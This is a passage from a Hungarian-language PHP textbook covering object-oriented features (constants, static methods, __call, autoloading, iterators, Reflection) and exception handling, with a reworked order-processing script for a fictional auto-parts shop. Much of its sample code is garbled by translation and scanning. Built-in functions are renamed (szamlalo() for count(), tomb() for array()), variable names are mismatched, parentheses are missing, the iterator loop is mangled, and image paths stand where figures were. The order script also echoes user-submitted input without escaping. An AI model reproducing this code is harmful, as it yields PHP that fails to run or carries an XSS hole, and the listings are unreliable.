    }
}
$szolgaltatasok = new SzolgaltatasokOldal();
```

\$szolgaltatasok -> tartalom = "<p>A TLA Consulting számos szolgáltatást nyújt ügyfeleinek. Üzleti folyamatainak újjáalakításával növelhető az alkalmazottak munkavégzésének hatékonysága. Lehet, hogy vállalkozásának csak a küldetését kell újrafogalmaznia, de az is lehet, hogy új üzleti varázsszavakra van szükségük.</p>";

```
$szolgáltatások -> Megjelenites();
?>
```


A felülíró Megjelenites() igen hasonló, ám eggyel több sort tartalmaz:

```
$this -> MegjelenitesMenu($this->sor2gombok);
```

Ez a sor másodszor is meghívja a MegjelenitesMenu() függvényt, és létrehoz egy második menüsor.

Az osztálydefinición kívül létrehozzuk a SzolgaltatasokOldal osztály egy példányát, beállítjuk azon tulajdonságait, amelyeknél nem az alapértelmezett értékeket szeretnénk használni, majd meghívjuk a Megjelenites() függvényt.

Láthatjuk, hogy a 6.2 ábra az általános oldal új változatát mutatja. Csak a módosított részekhez kellett új kódot írnunk.



6.2 ábra: A szolgáltatások oldalt öröklödéssel, az általános oldal nagy részét újra felhasználva hoztuk létre.

Az oldalak PHP osztályokon kereszttüli létrehozása nyilvánvaló előnyökkel jár. Ha a munka dandárját egy osztály végzi el, akkor értelemszerűen kevesebbet kell dolgozunk az új oldalak létrehozásán. Az osztály frissítve egyszerűen, egyetlen mozdlattal módosíthatjuk az összes oldalt. Öröklődés segítségével az eredeti osztály különböző változatait származtathatjuk anélkül, hogy az öröklődés előnyeiről le kellene mondanunk.

Mint az életben szinte minden, most sem ingyen jutunk ezekhez az előnyökhöz. Az oldalak kódjából történő előállítása jobban igénybe veszi a számítógép processzorát, mint egy statikus HTML oldal betöltése és elküldése a böngészőre. Egy nagy forgalmú honlapon ez fontos szempont lehet, és törekedni kell vagy statikus HTML oldalakat használni, vagy – ahol lehetséges – a kódok kimenetének gyorsítótárazásával csökkenteni a kiszolgáló terhelését.

Haladó objektumorientált funkciók PHP-ben

A következő részekben a PHP haladó objektumorientált funkcióit mutatjuk be.

Osztályon belüli konstansok használata

A PHP lehetővé teszi osztályon belüli állandók használatát. Az ilyen állandókat osztálypéldány létrehozása nélkül is használhatjuk, mint az alábbi példában:

```
<?php
class Math {
    const pi = 3.14159;
}
echo " Math::pi = ".Math::pi."\n";
?>
```

Az osztályon belüli állandókat a `:` műveleti jelkel az állandó osztályát meghatározva érjük el, ahogy a fenti példában is látható.

Statikus metódusok létrehozása

A PHP engedi a `static` kulcsszó használatát. Metódusokra alkalmazva lehetővé teszi, hogy osztálypéldány létrehozása nélkül hívjuk meg azokat. Ez az osztályon belüli állandó metódusokon belüli megfelelője. Vegyük például az előző részben létrehozott `Math` osztályt! Hozzáadhatunk például egy `negyzetre_emeles()` függvényt, és osztálypéldány létrehozása nélkül meghívhatjuk a következő kóddal:

```
class Math
{
    static function negyzetre_emeles($input)
    {
        return $input*$input;
    }
}
echo Math:: negyzetre_emeles(8);
```

Érdemes megjegyezni, hogy statikus metóduson belül nem használhatjuk a `this` kulcsszót, hiszen nincsen objektumpéldány, amire hivatkozhat.

Osztálytípus ellenőrzése és típusjelzés

Az `instanceof` kulcsszóval ellenőrizhetjük objektumunk típusát. Megtudhatjuk, hogy valamely objektum egy adott osztály példánya-e, valamely osztályból öröklödik, vagy felületeit valósít-e meg. Az `instanceof` kulcsszó lényegében egy feltételes műveleti jel. Például a korábbi esetekben, ahol a `B` osztályt az `A` alosztályaként hoztuk létre, a

```
($b instanceof B) igaz.  
($b instanceof A) igaz.  
($b instanceof Megjelenitheto) hamis.
```

A fenti példák feltételezik, hogy az `A`, a `B` és a `Megjelenitheto` az aktuális hatókörben található; más különben hiba következik be.

Ezen túlmenően alkalmazhatunk az osztályokra típusjelzést (type hinting) is. Általában amikor paramétert adunk át PHP-ben egy függvénynek, a paraméter típusát nem adjuk át. Típusjelzéssel meghatározzuk, hogy milyen típusú osztályt kell átadni, és amennyiben az nem egyezik a ténylegesen átadott típussal, akkor hiba következik be. A típusellenőrzés egyenértékű az `instanceof` kulcsszóval. Gondoljuk végig például a következő függvényt:

```
function hint_ellenor(B $valamilyenosztaly  
{  
    //...  
}
```

E példa azt sugallja, hogy a `$valamilyenosztaly` a `B` osztály példánya kell, hogy legyen. Ha ezt követően az `A` osztály egy példányát adjuk át:

```
hint_ellenor($a);  
az alábbi végzetes hibát kapjuk:
```

Fatal error: Argument 1 must be an instance of `B`

(Végzetes hiba: Az 1. paramétere a `B` osztály példánya kell, hogy legyen)

Érdemes megemlíteni, hogy `A` típusjelzése és `B` egy példányának átadása esetén nem történt volna hiba, mert a `B` osztály `A`-ból öröklödik.

Késői statikus kötések

A PHP 5.3 verziójában bevezetett késői statikus kötések lehetővé teszik a statikus öröklődéssel létrehozott példányban az osztályra való hivatkozást; az alaposztályok használhatnak a gyerekosztályok által felülírt, statikus metódusokat. Az alábbi, a PHP kézikönyvből származó, alapszintű példa működés közben mutat egy késői statikus kötést:

```
<?php  
class A {  
    public static function ki() {  
        echo __CLASS__;  
    }  
    public static function teszt() {  
        static::ki(); // Itt jön a késői statikus kötés  
    }  
}  
class B extends A {  
    public static function ki() {  
        echo __CLASS__;  
    }  
}  
B::teszt();  
?>
```

A fenti példa kimenete:

B

A futásidőben meghívott – akár felülírt, akár nem felülírt – osztályokra mutató hivatkozások lehetősége további funkcionálitással gazdagítja osztályainkat.

A késői statikus kötések ról további információkat és példákat találunk a PHP online kézikönyvének <http://www.php.net/manual/en/language.oop5.late-static-bindings.php> címen elérhető részében.

Objektumok klónozása

A PHP-ben is használható `clone` kulcsszóval meglévő objektumot másolhatunk le. Például a

```
$c = clone $b;
```

utasítás a `$b` objektum ugyanolyan osztályú, ugyanolyan attribútumértékekkel rendelkező másolatát hozza létre.

A klónozás nem csak így működhet. Ha a `clone` kulcsszó nem alapértelmezett működésére van szükség, létre kell hoznunk az alaposztályban egy `__clone()` nevű metódust. Ez annyiban hasonló a konstruktorthoz és a destruktorthoz, hogy nem közvetlenül hívjuk meg. Akkor hívódik meg, amikor a `clone` kulcsszót az itt látható módon használjuk. A `__clone()` metóduson belül ezt követően pontosan meghatározhatjuk a kívánt másolási módszert.

A `__clone()` metódus szépsége abban rejlik, hogy egy, az alapértelmezett módszerrel létrehozott tökéletes másolat elkészítése után hívódik meg, és ekkor lehetőségünk van rá, hogy csak a módosítani kívánt dolgokon változtassunk.

A `__clone()` metódushoz leggyakrabban olyan kódöt adunk hozzá, amely biztosítja a hivatkozásokat kezelt osztály tulajdonságok helyes másolását. Ha megpróbálunk lemasolni egy objektumra való hivatkozást tartalmazó osztályt, minden bizonytalán ennek az objektumnak a másolatát szeretnénk eredményül kapni, nem pedig egy, az eredeti objektumra mutató második hivatkozást. Pontosan ezért érdemes hozzáadni ezt a `__clone()` metódushoz.

Dönthetünk úgy is, hogy nem változtatunk meg semmit, hanem valamilyen más műveletet hajtunk még végre, például egy, az osztályhoz kapcsolódó mögöttes adatbázisrekord frissítését.

Elvont osztályok használata

A PHP lehetővé teszi az elvont osztályok (abstract class), illetve elvont metódusok használatát. Az előbbiekből nem lehet példányt létrehozni, az utóbbiak kifejtés nélkül adják a metódus kereteit. Például:

```
abstract metodusX($param1, $param2);
```

Az elvont metódusokat tartalmazó osztályoknak önmaguknak is elvontnak kell lenniük, ahogy ezt a következő példa is mutatja:

```
abstract class A
{
    abstract function metodusX($param1, $param2);
}
```

Az elvont metódusokat és osztályokat elsősorban olyan összetett osztályhierarchiában használjuk, amelynél biztosak kívánunk lenni abban, hogy minden alosztály tartalmaz és felülír egyes meghatározott metódusokat. Ugyanezt interfésszel is elérhetjük.

Metódusok többszörös definiálása a `__call()` metódussal

Korábban már számos különleges jelentésű osztálymetódussal találkoztunk, amelyeknek kettős alulvonással (`__`) kezdődött a nevük. Ilyen volt a `__get()`, a `__set()`, a `__construct()` és a `__destruct()`. Ezek közé tartozik a `__call()` metódus is, amit arra használunk PHP-ben, hogy megvalósítsuk a metódusok többszörös definiálását (method overloading).

A többszörös definíálás sok objektumorientált nyelvben megtalálható, ám PHP-ben kevésbé hasznos, mivel érdemes helyette rugalmas típusokat és (könyen létrehozható) opcionális függvényparamétereket alkalmazni.

Használatához létrehozunk egy `__call()` metódust, ahogyan tesszük ezt a következő példában:

```
public function __call($metodus, $p)
{
    if ($metodus == "megjelenites") {
        if (is_object($p[0])) {
            $this->megjelenitesObjektum($p[0]);
        } else if (is_array($p[0])) {
            $this->megjelenitesTomb($p[0]);
        }
    }
}
```

```

} else {
    $this->megjelenitesSkalaris($p[0]);
}
}
}
}

```

A `__call()` metódus két paramétert fogad. Az első a meghívott metódus nevét, a második pedig az ennek a metódusnak átadott paraméterek tömbjét tartalmazza. Ezt követően eldönthetjük, hogy melyik mögöttes metódust hívjuk meg. Jelen esetben, ha objektumot adunk át a `Megjelenites()` metódusnak, a mögöttes `megjelenitesObjektum()` metódust hívjuk meg; ha tömböt adunk át, a `megjelenitesTomb()` metódust hívjuk meg, és ha valami másat adunk át, akkor a `megjelenitesSkalaris()` metódust.

A fenti kód meghívásához először létre kell hozni az ezt a `__call()` metódust tartalmazó osztály egy példányát (adjuk neki az `overload` nevet), és ezt követően hívjuk meg a `Megjelenites()` metódust, ahogy az alábbi példában is látjuk:

```

$ov = new overload;
$ov->megjelenites(tomb(1, 2, 3));
$ov->megjelenites('macska');

```

A `Megjelenites()` első meghívása a `megjelenitesTomb()`, a második pedig a `megjelenitesSkalaris()` metódust hívja meg.

Érdemes megjegyezni, hogy a fenti kód működéséhez nincs szükség a `Megjelenites()` metódus mögöttes kifejtésére.

Az `__autoload()` függvény használata

A PHP egy másik különleges függvénye az `__autoload()`. Nem osztálymetódus, hanem különálló függvény; ez azt jelenti, hogy osztálydeklarációin kívül deklarálhatjuk. Ha létrehozzuk, automatikusan meghívódik, amikor még nem deklarált osztály példányát próbáljuk meg létrehozni.

Az `__autoload()` használatának elsődleges célja megpróbálni beilleszteni a kívánt osztály példányának létrehozásához szükséges fájlt vagy fájlokat. Gondoljuk végig a következő példát:

```

function __autoload($nev)
{
    include_once $nev.".php";
}

```

A fenti kód megpróbálja beilleszteni az osztályal megegyező nevű fájlt.

Iterátorok és iteráció létrehozása

A PHP objektumorientált motorjának okos funkciója, hogy `foreach()` ciklussal ugyanúgy lépkedhetünk végig egy objektum tulajdonságain, mint egy tömbön. Nézzünk egy példát:

```

class sajatOsztaly
{
    public $a = "5";
    public $b = "7";
    public $c = "9";
}
$x = new sajatOsztaly;
foreach ($x as $tulajdonsag) {
    echo $tulajdonsag."<br />";
}

```

(Kötetünk írásának idején a PHP kézikönyv szerint a `foreach` felület működéséhez létre kell hozni az üres `Traversable` felületet, ám ha ezt tesszük, végzetes hiba történik. Ha azonban nem hozzuk létre, a kód tökéletesen működik.)

Amennyiben ennél kifinomultabb működést igényünk, hozzunk létre `iterátort!` Ehhez az iterálni kívánt osztállyal létre kell hoznia az `IteratorAggregate` interfész, és hozzá kell adni egy `getIterator` nevű, az iterátorosztály egy példányát visszaadó metódust. Ennek az osztálynak létre kell hozni az `Iterator` felületet, amely kifejtendő metódusok sorozatával rendelkezik. A 6.4 példákóban az osztályra és az iterátorra látunk egy példát.

6.4 példakód: iterator.php – Példa alaposztályra és iterátorosztályra

```

<?php
class ObjektumIterator implements Iterator {

    private $obj;
    private $szamlalo;
    private $aktualisIndex;

    function __construct($obj)
    {
        $this->obj = $obj;
        $this->szamlalo = szamlalo($this->obj->data);
    }
    function visszaallit()
    {
        $this->aktualisIndex = 0;
    }
    function ervenyes()
    {
        return $this->aktualisIndex < $this->szamlalo;
    }
    function kulcs()
    {
        return $this->aktualisIndex;
    }
    function aktualis()
    {
        return $this->obj->data[$this->aktualisIndex];
    }
    function kovetkezo()
    {
        $this->aktualisIndex++;
    }
}

class Objektum implements IteratorAggregate
{
    public $data = array();

    function __construct($in)
    {
        $this->data = $in;
    }

    function getIterator()
    {
        return new ObjektumIterator($this);
    }
}
$ajtó = new Objektum(array(2, 4, 6, 8, 10));

$iterátor = $ajtó->getIterator();
for($iterátor->visszaallit(); $iterátor->ervenyes(); $iterátor->kovetkezo())
{
    echo $iterátor->aktualis();
}

```

```

$ajtIterator->kovetkezo()
{
    $key = $ajtIterator->kulcs();
    $ertek = $ajtIterator->aktualis();
    echo $kulcs." => ".$ertek."<br />";
}
?>

```

Az ObjektumIterator osztály az Iterator interfésznek megfelelő függvénykészlettel rendelkezik:

- A konstruktur nem kötelező, de nyilvánvalóan megfelelő hely arra, hogy az iterálni kívánt elemek számához értékeket, illetve az aktuális adatelemre mutató hivatkozást állítsunk be.
- A visszaallit() függvény állítja vissza a belső adatmutatót az adat elejére.
- Az ertenyes() függvény közli, hogy van-e további adat az adatmutató aktuális helyénél.
- A kulcs() függvény adja vissza az adatmutató értékét.
- Az ertek() függvény az adatmutató aktuális helyénél tárolt értéket adja vissza.
- A kovetkezo() függvény mozgatja az adatmutatót az adatban.

Egy ilyen iterátorosztály használatának oka, hogy az adatokhoz mutató interfész akkor sem változik, ha a mögöttes megvalósítás igen. Példánkban az IteratorAggregate osztály egyszerű tömb. Ha úgy döntünk, hogy hash táblává vagy hivatkozott listává (linked list) alakítjuk, általános Iterator használatával is elérhetnénk ezt, bár ekkor az Iterator kódja megváltozna.

Osztályaink átalakítása karakterláncokká

Ha létrehozunk osztályunkban egy __toString() nevű függvényt, ez fog meghívódni, amikor megkíséreljük kinyomtatni az osztályt, ahogy tesszük azt az alábbi példában:

```

$p = new Nyomtathato;
echo $p;

```

Az echo utasítás azt fogja megjeleníteni, amit a __toString() függvény visszaad. Például a következőképpen hozhatjuk létre:

```

class Nyomtathato
{
    public $tesztegy;
    public $tesztketto;
    public function __toString()
    {
        return(var_export($this, TRUE));
    }
}
(A var_export() függvény az osztály összes tulajdonságértékét kiírja.)

```

A Reflection API használata

A PHP objektumorientált funkciói közé tartozik a *Reflection API* (alkalmazásprogramozási interfész). A reflection a meglévő osztályok és objektumok lekérdezésének képessége, hogy többet tudunk szerkezetükről és tartalmukról. Ez a lehetőség akkor igazán hasznos, amikor ismeretlen vagy nem dokumentált osztályokhoz alakítunk ki interfészt, például amikor kódolt PHP szkriptekkel tesszük ezt.

Az API rendkívül összetett, de egy egyszerű példa átanulmányozása után némi fogalmunk lehet arról, mire használható. Gondolunk például az ebben a fejezetben deklarált Oldal osztályra! Az osztályról minden információt megkaphatunk a Reflection API által, ahogy ezt a 6.5 példakódból láthatjuk.

6.5 példakód: reflection.php – Az Oldal osztályra vonatkozó információk megjelenítése

```
<?php  
  
require_once("oldal.inc.php");  
  
$osztaly = new ReflectionClass("Oldal");  
echo "<pre>".$osztaly."</pre>";  
?>
```

Ebben az esetben a `Reflection` osztály `__toString()` metódusával íratjuk ki az adatokat. Figyeljük meg, hogy a `<pre>` címkék külön sorokban vannak, hogy ne zavarják össze a `__toString()` metódust!

A kód első képernyői kimenetét a 6.3 ábrán láthatjuk.



```
Mozilla Firefox  
Tárhelyek Jelölések Műveletek Gyakorlati Eredmények Töröl  
http://localhost/php_reflection.php  
http://localhost/php_reflection.php  
Class: class Oldal {  
    #& /home/php_ex_myq1/publicus/06_fejezetphp_ex_myq1/06_fejezet/oldal.inc.php 3-142  
    - Constants [0] {}  
    - Static properties [0] {}  
    - Static methods [0] {}  
    - Properties [4] {  
        Property [ public ] $szamolam;  
        Property [ public ] $szam1;  
        Property [ public ] $szam2;  
        Property [ public ] $keretek; }  
    - Methods [10] {  
        Method [ public ] __construct [ 0 ] {  
            #& /home/php_ex_myq1/publicus/06_fejezetphp_ex_myq1/06_fejezet/oldal.inc.php 17 - 2  
            - Parameters [2] {  
                Parameter #0 [ $nev ]  
                Parameter #1 [ $keretek ]; }  
        }  
    }  
};
```

6.3 ábra: A `Reflection API` meglepően részletes kimenete.

Hogyan tovább?

A következő fejezet a PHP kivételkezelő lehetőségeit mutatja be. A kivételek elegáns lehetőséget adnak a futásidőjű hibák kezelésére.

Hiba- és kivételkezelés

A fejezetben a kivételkezelés fogalmát, illetve PHP-beli megvalósítását mutatjuk be. A kivételek egységes mechanizmust szolgáltatnak a hibakezelésre, amely saját, objektumorientált alapokon nyugvó hibakezeléssel egészíthető ki.

A fejezetben az alábbi főbb téma-körökkel foglalkozunk:

- Kivételkezelési fogalmak
- Kivételkezelési szerkezetek: `try...throw...catch`
- Az `Exception` osztály
- Felhasználó által meghatározott kivételek
- Kivételek Bob autóalkatrész-értékesítő alkalmazásában
- Kivételek és a PHP további hibakezelő mechanizmusai

Kivételkezelési fogalmak

A kivételkezelés alapgondolata, hogy a kód egy úgynevezett `try` blokkon belül hajtódik végre. A kód ezen része így nézi ki:

```
try
{
    // ide kerül a kód
}
```

Ha valami nem stimmel a `try` blokkban, kivételt válthatunk ki (`throw exception`). Egyes programozási nyelvek, köztük a Java is, bizonyos esetekben automatikusan kiváltják a kivételeket. PHP-ben ezt saját kezüleg kell megtenni. A kivétel kiváltása a következőképpen történik:

```
throw new Exception('üzenet', kód);
```

A `throw` kulcsszó indítja el a kivételkezelő mechanizmust. Inkább nyelvi alkotóelem, mintsem függvény, mindenkoránálta értéket kell átadni neki. Objektumot vár. A legegyszerűbb esetben a beépített `Exception` osztály egy példányát hozzuk létre, ahogy tettük ezt a fenti példában is.

Ezen osztály konstruktora két paramétert fogad: egy üzenetet és egy kódöt. Ezek egy hibaüzenetet és egy hibakódszámot szándékoznak jelképezni. Mindkét paraméter opcionális.

A `try` blokk alatt legalább egy `catch` blokkra is szükség van. Ez általánosságban a következőképpen néz ki:

```
catch (tipusjelzés kivétel)
```

```
{
    // kivétel kezelése
}
```

Egy `try` blokkhoz egynél több `catch` blokk is társítható. Ez akkor nyer értelmet, ha minden `catch` blokk más típusú kivételt készül elkapni. Ha például az `Exception` osztály kivételeit szándékozunk elkapni, `catch` blokkunk a következőképpen nézhet ki:

```
catch (Exception $e)
{
    // kivétel kezelése
}
```

A `catch` blokkba átadott (és általa elkapott) objektum a kivételt felismerő `throw` utasításnak átadott (és általa kiváltott) objektum. A kivétel bármilyen típusú lehet, de érdemes vagy az `Exception` osztály példányait vagy a saját, felhasználó által meghatározott, az `Exception` osztályból öröklődő kivételelpéldányokat használni. (A fejezet egy későbbi részében megmutatjuk, hogyan tudjuk saját kivételeinket meghatározni.)

Amikor egy kivétel bekövetkezik, a PHP a megfelelő `catch` blokkot kezdi keresni. Egynél több `catch` blokk esetén a nekik átadott objektumoknak különböző típusúknak kell lenniük, hogy a PHP értelmező ki tudja deríteni, hogy melyik `catch` melyik blokkon menjjen keresztül.


Érdemes megemlíteni, hogy `catch` blokkon belül nem lehet további kivételeket kiváltani.

Hogy az eddig elmondottakat világosabbá tegyük, nézzünk egy példát! A 7.1 példakódban egy egyszerű kivételkezelési példát találunk.

7.1 példakód: alapszintu_kivetel.php – Kivétel kiváltása és elkapása

```
<?php
try {
    throw new Exception("Szörnyű hiba történt", 42);
}
catch (Exception $e) {
    echo "Kivétel ". $e->getCode() . " : ". $e->getMessage() . "<br />" .
        " a ". $e->getFile() . " fájl ". $e->getLine() . ". sorában<br />";
}
?>
```

A 7.1 példakóból látható, hogy az `Exception` osztály metódusait használtuk. (Ezeket rövidesen részletesen is megismertjük.) A kód futtatásának eredménye a 7.1 ábrán látható.



7.1 ábra: A `catch` blokk közli a kivétel hibaüzenetét, és jelzi, hol történt a kivétel.

A példakódban látható, hogy az `Exception` osztály kivételét váltjuk ki. E beépített osztály a `catch` blokkban hasznos hibaüzenetek megjelenítésére alkalmas metódusokkal rendelkezik.

Az `Exception` osztály

A PHP rendelkezik egy `Exception` nevű beépített osztállyal. Ennek konstruktora, mint azt már jelezük, két paraméter fogad: egy hibaüzenetet és egy hibakódot.

A konstruktoron túlmenően az osztály az alábbi beépített metódusokat tartalmazza:

`getCode()` – A konstruktornak átadott kódot adja vissza.

`getMessage()` – A konstruktornak átadott üzenetet adja vissza.

`getFile()` – Annak a kódfájlnak a teljes elérési útvonalát adja vissza, ahol a kivétel bekövetkezett.

`getLine()` – A kódfájl azon sorának a számát adja vissza, ahol a kivétel bekövetkezett.

`getTrace()` – A kivétel bekövetkezének visszakövetését tartalmazó tömböt ad vissza.

`getTraceAsString()` – A `getTrace` metódus által visszaadott információval megegyezőt ad vissza karakterláncként formázva azt.

- `_toString()` – Lehetővé teszi, hogy az `Exception` objektumot egyszerűen kiíratva a fenti metódusok által nyújtott összes információt megszerezzük.

Látható, hogy a 7.1 példakódban a fentiek közül az első négy metódust használtuk. Mindezen információt (és a visszakövetést) megkaptuk volna az

`echo $e;`

utasítás végrehajtásával is.

A visszakövetés (*backtrace*) azt mutatja, mely függvények végrehajtásakor következett be a kivétel.

Felhasználó által meghatározott kivételek

Ahelyett, hogy létrehoznánk és átadnánk az `Exception` alaposztály egy példányát, bármilyen tetszőleges objektumot átadhatunk. Az esetek többségében az `Exception` osztályból származtatott saját kivételelosztályokat fogunk létrehozni.

A `throw` mellékággal bármilyen más objektumot is átadhatunk. Erre akkor lehet szükség, ha problémáink adódnak valamelyen konkrét objektummal, és hibajavítási céllal kívánjuk átadni.

Legtöbbször azonban az `Exception` alaposztályt fogjuk kiterjeszteni. A PHP kézikönyvben megtaláljuk az `Exception` osztály vázát jelképező kódot. A <http://us.php.net/manual/en/language.oop5.php> oldalról származó kódot a 7.2 példakódban láthatjuk. Fontos megemlíteni, hogy ez nem a tényleges kód, hanem azt mutatja, amire öröklődéskor számíthatunk.

7.2 példakód: `Exception` osztály – erre számíthatunk öröklődéskor

```
<?php
class Exception {
    function __construct(string $message=NULL, int $code=0) {
        if (func_num_args()) {
            $this->message = $message;
        }
        $this->code = $code;
        $this->file = __FILE__; // a hibakezelés egyéb beállítása
        $this->line = __LINE__; // a hibakezelés egyéb beállítása
        $this->trace = debug_backtrace();
        $this->string = StringFormat($this);
    }
    protected $message = "Ismeretlen kivétel"; // kivétel üzenete
    protected $code = 0; // felhasználó által meghatározott kivételelkód
    protected $file; // kivétel forrásfájlneve
    protected $line; // kivétel forrássora
    private $trace; // kivétel visszakövetése
    private $string; // csak belső!!
    final function getMessage() {
        return $this->message;
    }
    final function getCode() {
        return $this->code;
    }
    final function getFile() {
        return $this->file;
    }
    final function getTrace() {
        return $this->trace;
    }
    final function getTraceAsString() {
        return self::TraceFormat($this);
    }
    function __toString() {
        return $this->string;
    }
    static private function StringFormat(Exception $exception) {
        // ... PHP kódokban nem elérhető függvény,
        // amely karakterláncként ad vissza minden fontos információt
    }
    static private function TraceFormat(Exception $exception) {
        // ... PHP kódokban nem elérhető függvény,
        // amely karakterláncként adja vissza a visszakövetést
    }
}
```

```

    }
}
"?>"
```

Elsősorban azért vizsgáljuk meg ezt az osztálydefiníciót, hogy észrevegyük: a nyilvános (public) metódusok többsége végleges (final). Ez azt jelenti, hogy nem felülírhatók. Létrehozhatjuk saját `Exception` alosztályainkat, de nem módosíthatjuk az alapmetódusok viselkedését. Jegyezzük meg, hogy a `__toString()` függvény felülírható, így megváltoztathatjuk a kivétel megjelenítési módját! Ugyanígy saját metódusaink hozzáadására is van lehetőség.

A 7.3 példakód felhasználó által definiált `Exception` osztályra mutat példát.


7.3 példakód: `felhasznalo_althal_definiált_kivetel.php` – Példa felhasználó által definiált `Exception` osztályra

```

<?php
class sajatKivetel extends Exception
{
    function __toString()
    {
        return "<table border=\"1\">


```

Ebben a kódban új kivételestályt deklarálunk. Ennek neve `sajatKivetel`, és az `Exception` alaposztályból öröklödik. Ez és az `Exception` osztály között az a különbség, hogy a `__toString()` metódust felülírva, szépen formázva íratjuk ki a kivételeket. A kód futtatásának kimenete a 7.2 ábrán látható.



7.2 ábra: A `sajatKivetel` osztály „szépen formázva” jeleníti meg a kivételeket.

A fenti példa igen egyszerű. A következő részben megvizsgáljuk, hogyan lehet különböző hibatípusokat kezelő, másmilyen kivételeket létrehozni.

Kivételek Bob autóalkatrész-értékesítő alkalmazásában

A 2. fejezetből (*Adatok tárolása és visszakeresése*) megtudhattuk, hogyan tároljuk Bob rendelési adatait egy egyszerű fájlban. Mint azval bizonára tisztában vagyunk, a fájlkezelés egyike azon területeknek, ahol gyakran jelentkeznek hibák. Ezért kiváló teret ez kivételkezelés alkalmazására és szemléltetésére.

Ha visszagondolunk az eredeti kódra, láthatjuk, hogy háromféle probléma következhet be fájlba íráskor: a fájl nem nyitható meg, nem lehet zárolni, vagy nem lehet írni bele. Mindhárom lehetőséghez létrehoztunk egy-egy kivételosztályt. Ezek kódját a 7.4 példakódban találjuk.

7.4 példakód: fajl_kivetek.php – Fájlkezeléshez kapcsolódó kivételek

```
<?php
class fajlNyitasiKivetel extends Exception
{
    function __toString()
    {
        return "fajlNyitasiKivetel ". $this->getCode()
            . ":" . $this->getMessage()."<br />". " a "
            . $this->getFile(). " fájl ". $this->getLine()
            . ". sorában " "<br />";
    }
}

class fajlIrasatiKivetel extends Exception
{
    function __toString()
    {
        return "fajlIrasatiKivetel ". $this->getCode()
            . ":" . $this->getMessage()."<br />". " a "
            . $this->getFile(). " fájl ". $this->getLine()
            . ". sorában " "<br />";
    }
}

class fajlZarolasatiKivetel extends Exception
{
    function __toString()
    {
        return "fajlZarolasatiKivetel ". $this->getCode()
            . ":" . $this->getMessage()."<br />". " a "
            . $this->getFile(). " fájl ". $this->getLine()
            . ". sorában " "<br />";
    }
}
?>
```

Ezek az `Exception` alosztályok semmi különlegeset nem tesznek. Jelen alkalmazáshoz akár üres alosztályként is felhasználhattuk volna őket, de az alap `Exception` osztály is megfelelő lenne. Mindazonáltal minden alosztályhoz létrehoztunk egy `_toString()` metódust, amely közli, hogy milyen típusú kivétel történt.

A 2. fejezetből ismert `rendeles_feldolgozasa.php` fájlt átírtuk, hogy beépítsük a kivételeket. Az új változat a 7.5 példakódban látható.

7.5 példakód: rendeles_feldolgozasa.php – Bob rendeléseket feldolgozó kódja kivételkezelés beépítése után

```

<?php
require_once("fajl_kivetelek.php");

// rövid változónevek létrehozása
$abroncs_db = $_POST['abroncs_db'];
$olaj_db = $_POST['olaj_db'];
$gyertya_db = $_POST['gyertya_db'];
$szallitasi_cim = $_POST['szallitasi_cim'];
$DOCUMENT_ROOT = $_SERVER['DOCUMENT_ROOT'];
?>

<html>
<head>
    <title>Bob autóalkatrészek – Rendelési eredmények</title>
</head>
<body>
<h1>Bob autóalkatrészek</h1>
<h2>Rendelési eredmények</h2>
<?php
$datum = date('H:i, jS F');

echo "<p>Rendelés feldolgozásának időpontja: ".$datum."</p>";

echo '<p>Rendelése az alábbi:</p>';

$osszmennyiseg = 0;
$osszmennyiseg = $abroncs_db + $olaj_db + $gyertya_db;
echo "Rendelt termékek száma: ".$osszmennyiseg."<br />";

if( $osszmennyiseg == 0 ) {
    echo "Egyetlen tételet sem rendelt az előző oldalon!<br />";
} else {
    if ( $abroncs_db > 0 ) {
        echo $abroncs_db." gumiabroncs<br />";
    }
    if ( $olaj_db > 0 ) {
        echo $olaj_db." flakon olaj<br />";
    }
    if ( $gyertya_db > 0 ) {
        echo $gyertya_db." gyújtógyertya<br />";
    }
}

$vegosszeg = 0.00;
define('ABRONCSAR', 100);
define('OLAJAR', 10);
define('GYERTYAAR', 4);

$vegosszeg = $abroncs_db * ABRONCSAR
            + $olaj_db * OLAJAR
            + $gyertya_db * GYERTYAAR;
$vegosszeg=number_format($vegosszeg, 2, '.', ',');

```

```

echo "<p>A rendelés végösszege: ".$vegosszeg."</p>";
echo "<p>Szállítási cím: ".$szallitasi_cim."</p>";

$kimemeneti_sztring = $datum."\t".$abroncs_db." gumiabroncs \t".$solaj_db." olaj\t"
    .$.gyertya_db." gyújtógyertya\t\$".$vegosszeg
    ."\\t". $szallitasi_cim."\n";

// fájl megnyitása hozzáíráshoz
try
{
    if (!($fp = @fopen("$DOCUMENT_ROOT/../rendelesek/rendelesek.txt", 'ab'))))
        throw new fajlNyitasiKivetel();

    if (!flock($fp, LOCK_EX))
        throw new fajlZarolasIKivetel();

    if (!fwrite($fp, $outputstring, strlen($outputstring)))
        throw new fajlIrasikivetel();

    flock($fp, LOCK_UN);
    fclose($fp);
    echo "<p>Rendelés megírva.</p>";
}
catch (fajlNyitasiKivetel $foe)
{
    echo "<p><strong>A rendeléseket tartalmazó fájlt nem lehet megnyitni.
        Kérjük, lépjön kapcsolatba a webmesterünkkel!</strong></p>";
}
catch (Exception $e)
{
    echo "<p><strong>Megrendelését jelenleg nem tudjuk feldolgozni.
        Kérjük, próbálkozzon később!</strong></p>";
}

?>
</body>
</html>

```

A kód fájlkezeléssel foglalkozó részét try blokk veszi körül. Az általános és követendő programozási gyakorlat kis try blokkok alkalmazása, illetve minden egyik után a megfelelő kivétel elkapása. Így könnyebb a kivételkezelő kód megírása és kezelése, hiszen minden pontosan látjuk, hogy mivel foglakozunk.

